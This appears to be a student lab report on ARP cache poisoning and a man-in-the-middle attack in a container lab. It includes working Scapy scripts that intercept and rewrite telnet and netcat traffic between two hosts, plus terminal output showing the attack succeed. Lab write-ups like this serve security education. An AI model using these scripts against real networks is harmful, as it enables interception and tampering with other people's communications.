
EXPLANATION:


This program continuously sends ARP reply packets every 5 seconds to both Host A and Host B to poison their ARP caches. It makes Host A associate Host B's IP (10.9.0.6) with Host M's MAC address and makes Host B associate Host A's IP (10.9.0.5) with Host M's MAC address, allowing Host M to intercept their communication.

On executing the the .py file in the shared volume folder in the machine M, we can see that the packets are sent.




Here, ARP cache poisoning attack took place. Host A is associated with Host B's IP with Host M's MAC address, and Host B is associated with Host A's IP address with Host M's MAC address. This would ensure that any packets sent between Host A and Host B would be redirected to Host M, and all their communication could be intercepted.






To capture the packets using wireshark, host A and host B are pinged




```
root@007b95690f9c:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=94 ttl=64 time=0.165 ms
64 bytes from 10.9.0.5: icmp_seq=95 ttl=64 time=0.144 ms
64 bytes from 10.9.0.5: icmp_seq=96 ttl=64 time=0.103 ms
64 bytes from 10.9.0.5: icmp_seq=97 ttl=64 time=0.084 ms
64 bytes from 10.9.0.5: icmp_seq=98 ttl=64 time=0.061 ms
64 bytes from 10.9.0.5: icmp_seq=99 ttl=64 time=0.126 ms
64 bytes from 10.9.0.5: icmp_seq=100 ttl=64 time=0.080 ms
64 bytes from 10.9.0.5: icmp_seq=101 ttl=64 time=0.068 ms
64 bytes from 10.9.0.5: icmp_seq=102 ttl=64 time=0.066 ms
64 bytes from 10.9.0.5: icmp_seq=103 ttl=64 time=0.144 ms
64 bytes from 10.9.0.5: icmp_seq=104 ttl=64 time=0.077 ms
64 bytes from 10.9.0.5: icmp_seq=105 ttl=64 time=0.068 ms
64 bytes from 10.9.0.5: icmp_seq=106 ttl=64 time=0.081 ms
64 bytes from 10.9.0.5: icmp_seq=107 ttl=64 time=0.080 ms
64 bytes from 10.9.0.5: icmp_seq=108 ttl=64 time=0.102 ms
64 bytes from 10.9.0.5: icmp_seq=109 ttl=64 time=0.076 ms
64 bytes from 10.9.0.5: icmp_seq=110 ttl=64 time=0.061 ms
64 bytes from 10.9.0.5: icmp_seq=111 ttl=64 time=0.085 ms
64 bytes from 10.9.0.5: icmp_seq=112 ttl=64 time=0.079 ms
64 bytes from 10.9.0.5: icmp_seq=113 ttl=64 time=0.078 ms
64 bytes from 10.9.0.5: icmp_seq=114 ttl=64 time=0.078 ms
64 bytes from 10.9.0.5: icmp_seq=115 ttl=64 time=0.078 ms
64 bytes from 10.9.0.5: icmp_seq=116 ttl=64 time=0.078 ms
64 bytes from 10.9.0.5: icmp_seq=117 ttl=64 time=0.073 ms
```


The IP forwarding has been switched off.

```
root@8fbaeb3393a6:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@8fbaeb3393a6:/volumes# python3 task2.py
```




After switching off the IP forwarding, only a request is alone sent without getting any reply. Now we turn on the IP forwarding and recapture the packets using Wireshark.





As we can see both reply is sent and request is received when the IP forwarding is turned on.

The next step Is to launch the man in the middle attack. To do this we turn back on the IP Forwarding. We connect the host A to telnet on Host B's server. For this we use the command "telnet 10.9.0.6" in the host A machine.



The telnet is now active.

```
root@b11e3ac5cb07:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
007b95690f9c login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Oct 23 17:20:29 UTC 2024 from A-10.9.0.5.net-10.9.0.0 on pts/10
seed@007b95690f9c:~$
```

After activating telnet we turn of the IP Forwarding.

```
root@8fbaeb3393a6:/#  sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@8fbaeb3393a6:/#
```

The 2 programs: task1b.py and task 2b.py are executed in the attacker machine. The task1b.py send one packet and task2b.py program sends packets continuously after the establishment of telnet.

PROGRAM FILE:

Open — task2b.py — ~/Downloads/Labsetup/volumes — Save

```python
from scapy.all import *

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        # Create a new packet based on the captured one.
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)

        # Replace payload data with 'Z' characters
        if pkt[TCP].payload:
            data = pkt[TCP].payload.load
            newdata = b'Z' * len(data)  # Replace all characters with 'Z'
            send(newpkt/newdata)
        else:
            send(newpkt)
    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        # Forward the packet from B to A without modification
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)

sniff(iface="eth0", filter="tcp", prn=spoof_pkt)
```

EXPLANATION:

This program captures and intercepts TCP packets between Host A (10.9.0.5) and Host B (10.9.0.6). It modifies packets from Host A to Host B by replacing their payload with 'Z' characters, while packets from Host B to Host A are forwarded without modification.

```
[10/23/24]seed@VM:~/.../volumes$ docksh 8f
root@8fbaeb3393a6:/# cd volumes
root@8fbaeb3393a6:/volumes# python3 task2b.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

In the host A machine with a character is typed, the character is typed as Z when the IP Forwarding is set to 0.

```
[10/23/24]seed@VM:~/.../volumes$ docksh b1
root@b11e3ac5cb07:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
007b95690f9c login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Oct 23 22:35:28 UTC 2024 from A-10.9.0.5.net-10.9.0.0 on pts/20
seed@007b95690f9c:~$ Z
```

We check the same with IP forwarding set to 1. In this case all the typed character are displayed as such.

```
root@8fbaeb3393a6:/#  sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@8fbaeb3393a6:/#  sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@8fbaeb3393a6:/#
```

```
seed@VM: ~/.../La...  seed@VM: ~/.../v...  seed@VM: ~/.../vo...  seed@VM: ~/.../vo...  seed@VM: ~/.../vo...  seed@VM: ~/.../vo...
[10/23/24]seed@VM:~/.../volumes$ docksh b1
root@b11e3ac5cb07:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
007b95690f9c login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Oct 23 22:35:28 UTC 2024 from A-10.9.0.5.net-10.9.0.0 on pts/20
seed@007b95690f9c:~$ Zahhja
```

TASK 3

For task3 I have installed netcat in both host A and host B machines. A python program task3.py has been created in and stored in the volumes folder of the vm. To carry the attack, we first execute the task1b.py file and task3.py file in the attacker machine M. We do this with IP forwarding set to 0. When a text is sent from HOST A, the letters occurs HOST B as “A”s in the same length as the given text.

```
root@8fbaeb3393a6:/#  sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@8fbaeb3393a6:/#
```

Execution of task1b.py file.

```
root@8fbaeb3393a6:/# cd volumes
root@8fbaeb3393a6:/volumes# python3 task1b.py
.
Sent 1 packets.
root@8fbaeb3393a6:/volumes#
```

Execution of task3.py. while executing this file it initially does not send packets. It starts sending the packets only after pinging a message from host A to B.

```
root@8fbaeb3393a6:/volumes# python3 task3.py
```


PROGRAM :

Text Editor — Oct 23 23:09 — *task3.py ~/Downloads/Labsetup/volumes

```python
from scapy.all import *

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        # Create a new packet based on the captured one.
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)

        # Replace payload data with 'A' characters
        if pkt[TCP].payload:
            data = pkt[TCP].payload.load
            newdata = b'A' * len(data)  # Replace all characters with A'
            send(newpkt/newdata)
        else:
            send(newpkt)
    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        # Forward the packet from B to A without modification
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)

sniff(iface="eth0", filter="tcp", prn=spoof_pkt)
```


EXPLATION:

This program intercepts TCP packets from Host A to Host B and replaces the payload with 'A' characters before forwarding them. Packets from Host B to Host A are forwarded without any modification.




The netcat server is statef on host A using the comand nc <ip> 9090.

The netcat server is started in host B using the command nc -lp 9090.



I pinged my First name as asked in the manual from Host A.



This reflected in server B a series of As of the same length.